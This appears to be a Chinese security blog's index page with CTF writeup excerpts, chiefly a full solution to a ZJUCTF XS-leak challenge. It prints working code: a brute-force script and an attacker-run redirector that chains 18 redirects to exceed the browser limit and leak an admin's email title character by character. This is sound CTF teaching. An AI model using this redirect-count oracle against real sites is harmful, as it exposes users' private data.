首先众所周知米■游N0vaDesktop的实现是一个cef player,而且N0vaDesktop太大了,而且一旦开启就要吃掉一堆内存&CPU,而且还会拉低续航。我们想要下载N0vaDesktop中的壁纸,用Windows原生壁纸工具设置,然后直接卸载N0vaDesktop,但是一个一个点击下载按钮太难受了,所以希望自动化该流程。
声明:本文仅供学习交流使用,禁止用于任何商业用途及非法用途,作者不对因使用本文内容而产生的任何后果负责。 渐入 先分析N0vaDesktop.exe,直接查看strings,找到: 1 2 3 4 5 6 7 8 9 10 11 12 13 .rdata:0000000140B98140...
阅读全文 »

独立做了一些题目,与队友合作做了一些题目,还有一些题目是队友做的,但我也看懂了。都记在这里。
队友都很强,我还得练。 最终跟着 AAA 取得 Rank#5。 [Web] r 简单题。 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 <?php error_reporting(0); highlight_file(__FILE__); class RequestHandler { public ...
阅读全文 »

(用Gemini)做出6道简单题,排名223rd.
冷知识:下面五道题的exp全是gemini写的。 [Crypto] Guess Flag 侧信道,但是太明显了以至于不需要时间分析。 Vulnerable code: 1 2 3 4 5 for char in user_input: if char != flag[index]: print("Wrong flag!") exit() index += 1 Exp: 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25...
阅读全文 »

水一篇blog。
浙大表单拿到ticket后的鉴权,是访问https://form.zju.edu.cn/dfi/validateLogin?ticket=[Redacted]&service=https%3A%2F%2Fform.zju.edu.cn%2F%23%2Fv2%2FhomePage用ticket换token,ticket之前是直接传的,现在改了。 查阅代码找到: 1 2 var r = Object(u["a"])("encode", e, "zntb666666666666") , i = "/dfi/validateLog...
阅读全文 »

puppeteer

定型文:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
FROM node:24-slim

# Install Chrome dependencies
ENV PUPPETEER_SKIP_CHROMIUM_DOWNLOAD=true

ENV XDG_CONFIG_HOME=/tmp/.chromium \
XDG_CACHE_HOME=/tmp/.chromium

RUN apt-get update && apt-get install -y --no-install-recommends \
gnupg2 wget ca-certificates \
&& wget -qO- https://dl.google.com/linux/linux_signing_key.pub \
| gpg --dearmor > /usr/share/keyrings/google-linux-signing-keyring.gpg \
&& echo "deb [arch=amd64 signed-by=/usr/share/keyrings/google-linux-signing-keyring.gpg] \
http://dl.google.com/linux/chrome/deb/ stable main" \
> /etc/apt/sources.list.d/google-chrome.list \
&& apt-get update \
&& apt-get install -y --no-install-recommends google-chrome-stable \
&& rm -rf /var/lib/apt/lists/*

如果用Node.js中的puppeteer:

1
2
3
4
5
6
7
8
9
WORKDIR /app
COPY package*.json ./

RUN npm install

COPY app /app

EXPOSE 8080
CMD [ "node", "server.js" ]
阅读全文 »

我最喜欢的一道题。

题干

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
// server.js
app.get('/mail-search/:lang', (req, res) => {
// ...
if(mails.length === 0){
return res.render('index', {
title: `搜索结果 - ${query}`,
content: `<p>未找到相关邮件。</p>`,
current: -1,
user: user,
list: db.prepare(`SELECT * FROM emails WHERE user = ?`).all(user).map(row => ({
id: row.id,
title: lang === 'zh' ? row.title_zh : row.title_en
}))
})
}
if(mails.length === 1){
return res.redirect(`/mail/${lang}/${mails[0].id}`)
}
if(mails.length > 1) {
return res.render('index', {
title: `搜索结果 - ${query}`,
content: `<p>找到 ${mails.length} 封相关邮件,请从侧边栏选择。</p>`,
current: -1,
user: user,
list: mails.map(row => ({
id: row.id,
title: lang === 'zh' ? row.title_zh : row.title_en
}))
})}
// ...
})
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
// bot.js
router.get('/', async (req, res) => {
// ...
try {
browser = await puppeteer.launch({
args: ['--no-sandbox', '--disable-setuid-sandbox']
});
const p = await browser.newPage();
p.setDefaultTimeout(10000);

await browser.setCookie({
name: 'secret',
value: adminKey,
domain: 'localhost:8080',
httpOnly: true});

// 这一定是一个不同以往的浪漫故事♪
await p.goto(targetUrl, { waitUntil: "domcontentloaded", timeout: 8000 });

// you have only 400ms if you have some CSS-based XSS attack
await new Promise(r => setTimeout(r, 400));

// you have to make your payload create a delay more than 2000ms
// if you want to use time-based side-channel attack
await new Promise(r => setTimeout(r, Math.round(Math.random() * 4000)));

// 极端体验:怅然若失
await browser.close();

// 结局,如我们所书
return res.end("Admin visited your site.");
} catch (error) {
console.log(error);
return res.end("Don't hack my puppeteer.")
} finally {
if (browser) {
await browser.close().catch(console.error);
}
}
// ...
});

现在flag就在管理员的邮箱里,具体的说是管理员邮箱里一封邮件的标题。

Writeup

请读文档:https://fetch.spec.whatwg.org/#http-redirect-fetch

4.5. HTTP-redirect fetch
To HTTP-redirect fetch, given a fetch params fetchParams and a response response, run these steps:

  1. Let request be fetchParams’s request.
  2. Let internalResponse be response, if response is not a filtered response; otherwise response’s internal response.
  3. Let locationURL be internalResponse’s location URL given request’s current URL’s fragment.
  4. If locationURL is null, then return response.
  5. If locationURL is failure, then return a network error.
  6. If locationURL’s scheme is not an HTTP(S) scheme, then return a network error.
  7. If request’s redirect count is 20, then return a network error.
  8. Increase request’s redirect count by 1.
  9. If request’s mode is “cors”, locationURL includes credentials, and request’s origin is not same origin with locationURL’s origin, then return a network error.
  10. If request’s response tainting is “cors” and locationURL includes credentials, then return a network error.


请看第7条:If request’s redirect count is 20, then return a network error. 当邮件搜索的结果恰好为1封邮件时,服务器会返回一个重定向响应.

那么,What if the attacker redirected their own page 18 times and then redirected it to the victim’s website?

答案是:puppeteer会进入catch分支,返回”Don’t hack my puppeteer.”,那么我们就实现了正误输入的差分。

Exploit

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
// exp.js
const ROOT = "http://127.0.0.1:54423"

const charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_-{}"

let prefix="ZJUCTF{";
(async ()=>{
for(let i=0;i<32;i++){
for(let c of charset){
let attempt = prefix + c
process.stdout.write(`Trying ${attempt}\r`)
let resp = await fetch(`${ROOT}/bot?url=http://10.197.137.96:3000/redirect/18/?url=http://localhost:8080/mail-search/zh?q=${encodeURIComponent(attempt)}`)
let text = await resp.text()
if(text.includes("hack")){
prefix += c
console.log(`Found character: ${c}, prefix now: ${prefix}`)
break
}
}
}
})();
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
// redirector.js
const express = require('express');
const app = express();
const port = 3000;

app.use(express.urlencoded({ extended: true }));

app.get('/redirect/:remain_times', (req, res) => {
const remainTimes = parseInt(req.params.remain_times);
const targetUrl = req.query.url;

if (remainTimes === 0) {
console.log(`最终重定向到: ${targetUrl}`);
return res.redirect(targetUrl);
}
const nextRemainTimes = remainTimes - 1;
const nextUrl = `/redirect/${nextRemainTimes}?url=${encodeURIComponent(targetUrl)}`;

console.log(`当前剩余次数: ${remainTimes}, 下一次重定向到: ${nextUrl}`);

res.redirect(nextUrl);
});

app.listen(port, () => {
console.log(`重定向工具服务运行在 http://localhost:${port}`);
});
阅读全文 »

前排滑跪致歉:对不起给大家喂💩了

TL;DR

出这一题时设想的是出一道AI做不出来的题,如何做不出呢,那自然是token数得多;正好当时在干另外一个事情,就是将一个C代码转为AST,然后解析AST,进行一系列注入标识符替换,运算符提取,控制流展平等等一系列操作,输出一个等价但AST树几乎变样的C代码,用来绕过PTA的检测。

那么就有了这道题:将AST还原为C代码。

降低难度,直接运行还原后的代码会直接输出flag。

为了增加难度(防止根据loc信息直接把源代码还原出来),我们删除了loc,range,name信息,按理来说接下来就是人肉IDA的时间了。

预期的解法是:

  1. 手写一个AST to C的脚本(应该是没有现成的工具的)
  2. 输出每个节点的信息,手动肉眼看看(可能需要一点耐心,而且还很费眼,所以推荐第一种解法)

然后遇到了这两件事

  1. 有人直接把JSON文件拖到Gemini里,然后就直接还原了(现在的AI已经发展到了一种我无法理解的水平.jpg)
  2. clang生成的AST json文件里还有一个键,叫做mangledName,里面存储的是函数/全局变量的原始名字,那这直接看名字就能猜到里面在干什么了还逆个啥啊,导致预期第二种解法难度急剧下降。

总而言之这一题确实有点坏心眼在,然后玩的时候没玩好把自己绕进去了,导致出来的就是这么一道意义不明的题目。以后一定注意。

阅读全文 »
0%